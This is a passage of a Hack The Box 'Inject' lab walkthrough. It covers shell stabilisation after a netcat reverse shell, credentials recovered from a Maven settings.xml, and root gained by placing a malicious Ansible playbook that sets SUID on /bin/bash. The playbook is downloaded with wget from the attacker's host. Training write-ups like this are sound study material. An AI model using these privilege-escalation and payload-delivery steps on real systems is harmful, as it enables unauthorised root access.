uid=1000(frank) gid=1000(frank) groups=1000(frank)
frank@inject:/$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (9m 28.90s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.228.213 46396
bash: cannot set terminal process group (823): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ id
id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
frank@inject:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
frank@inject:/$ ^Z
[1]  + 34056 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±3
stty raw -echo;fg

[1]  + 34056 continued  nc -lvnp 9001

frank@inject:/$ export TERM=xterm
frank@inject:/$
```

Lateral PrivEsc

So lets check our home dir

```
frank@inject:~$ ls -al
total 32
drwxr-xr-x 6 frank frank 4096 Oct 17 15:37 .
drwxr-xr-x 4 root  root  4096 Feb  1  2023 ..
lrwxrwxrwx 1 root  root     9 Jan 24  2023 .bash_history -> /dev/null
-rw-r--r-- 1 frank frank 3786 Apr 18  2022 .bashrc
drwx------ 2 frank frank 4096 Feb  1  2023 .cache
drwx------ 3 frank frank 4096 Oct 17 15:37 .gnupg
drwxr-xr-x 3 frank frank 4096 Feb  1  2023 .local
drwx------ 2 frank frank 4096 Feb  1  2023 .m2
-rw-r--r-- 1 frank frank  807 Feb 25  2020 .profile
frank@inject:~$
```

This .m2 file i dont recognize lets see what's in this

```
frank@inject:~$ cd .m2
frank@inject:~/.m2$ ls -al
total 12
drwx------ 2 frank frank 4096 Feb  1  2023 .
drwxr-xr-x 6 frank frank 4096 Oct 17 15:37 ..
-rw-r----- 1 root  frank  617 Jan 31  2023 settings.xml
frank@inject:~/.m2$
```

Now lets cat this out

```
frank@inject:~/.m2$ cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
frank@inject:~/.m2$
```

So user phil's creds here

⚠ Phil's Creds

```
Username : phil
Password : DocPhillovestoInject123
```

Lets login as this user

```
frank@inject:~/.m2$ su phil
Password:
phil@inject:/home/frank/.m2$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:/home/frank/.m2$
```

And here is your user.txt

```
phil@inject:/home/frank/.m2$ cd
phil@inject:~$ ls
user.txt
phil@inject:~$ ls -al
total 24
drwxr-xr-x 3 phil phil 4096 Feb  1  2023 .
drwxr-xr-x 4 root root 4096 Feb  1  2023 ..
lrwxrwxrwx 1 root root    9 Feb  1  2023 .bash_history -> /dev/null
-rw-r--r-- 1 phil phil 3771 Feb 25  2020 .bashrc
drwx------ 2 phil phil 4096 Feb  1  2023 .cache
-rw-r--r-- 1 phil phil  807 Feb 25  2020 .profile
-rw-r----- 1 root phil   33 Oct 17 13:55 user.txt
phil@inject:~$
```

Vertical PrivEsc

This user is part of a group lets see all the files that the group can write to

```
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
  Group staff:
/opt/automation/tasks
/var/local
/usr/local/lib/python3.8
/usr/local/lib/python3.8/dist-packages
/usr/local/share/fonts
```

Lets see what we can do in here

```
phil@inject:~$ cd /opt/automation/tasks
phil@inject:/opt/automation/tasks$ ls
playbook_1.yml
phil@inject:/opt/automation/tasks$ cat playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started
phil@inject:/opt/automation/tasks$
```

We need to figure out what is running this file as we cant write to this

Lets run pspy to figure that out

```
2024/10/17 16:09:24 CMD: UID=0     PID=4      |
2024/10/17 16:09:24 CMD: UID=0     PID=3      |
2024/10/17 16:09:24 CMD: UID=0     PID=2      |
2024/10/17 16:09:24 CMD: UID=0     PID=1      | /sbin/init auto automatic-ubiquity noprompt
2024/10/17 16:10:01 CMD: UID=0     PID=43734  | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/10/17 16:10:01 CMD: UID=0     PID=43733  | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0     PID=43732  | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0     PID=43731  | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/10/17 16:10:01 CMD: UID=0     PID=43730  | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0     PID=43729  | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0     PID=43728  | /usr/sbin/CRON -f
```

So ansible is just running any file with .yml as we can write to that folder lets add a malicious yaml file that get executed
I found this useful

PrivEsc with Automation Task

If the target system runs automation tasks with Ansible Playbook as root and we have write permission of task files (`tasks/`), we can inject arbitrary commands in **yaml** file.
For example, create a new file `/opt/ansible/tasks/evil.yaml`.

```
- hosts: localhost
    tasks:
      - name: Evil
        ansible.builtin.shell: |
          chmod +s /bin/bash
        become: true
```

After a while, we can escalate the root privilege by executing the following command.

```
/bin/bash -p
```

Lets make a yaml file now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (1m 19.30s)
nvim evil.yml
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (0.025s)
cat evil.yml
- hosts: localhost
  tasks:
  - name: Evil
    ansible.builtin.shell: |
      chmod +s /bin/bash
    become: true
```

Now lets upload this and wait /bin/bash to have the suid added

```
phil@inject:/opt/automation/tasks$ wget http://10.10.16.14/evil.yml
--2024-10-17 16:17:55--  http://10.10.16.14/evil.yml
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 117 [application/octet-stream]
Saving to: ‘evil.yml’

evil.yml            100%[===================>]     117  --.-KB/s    in 0s

2024-10-17 16:17:56 (4.02 MB/s) - ‘evil.yml’ saved [117/117]

phil@inject:/opt/automation/tasks$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
phil@inject:/opt/automation/tasks$
```

now lets get root

```
phil@inject:/opt/automation/tasks$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
phil@inject:/opt/automation/tasks$ /bin/bash -ip
bash-5.0# id
uid=1001(phil) gid=1001(phil) euid=0(root) egid=0(root) groups=0(root),50(staff),1001(phil)
bash-5.0#
```

And here is your root.txt

```
bash-5.0# cd /root
bash-5.0# ls -al
total 36
drwx------  6 root staff 4096 Oct 17 13:55 .
drwxr-xr-x 18 root root  4096 Feb  1  2023 ..
drwxr-xr-x  3 root root  4096 Jan 30  2023 .ansible
lrwxrwxrwx  1 root root     9 Jan 24  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  3158 Sep  1  2022 .bashrc
drwx------  2 root root  4096 Feb  1  2023 .cache
drwx------  2 root root  4096 Feb  1  2023 .config
drwxr-xr-x  3 root root  4096 May 25  2022 .local
-rw-r--r--  1 root root   150 Oct 20  2022 playbook_1.yml
-rw-r-----  1 root root    33 Oct 17 13:55 root.txt
bash-5.0#
```

Thanks for reading :)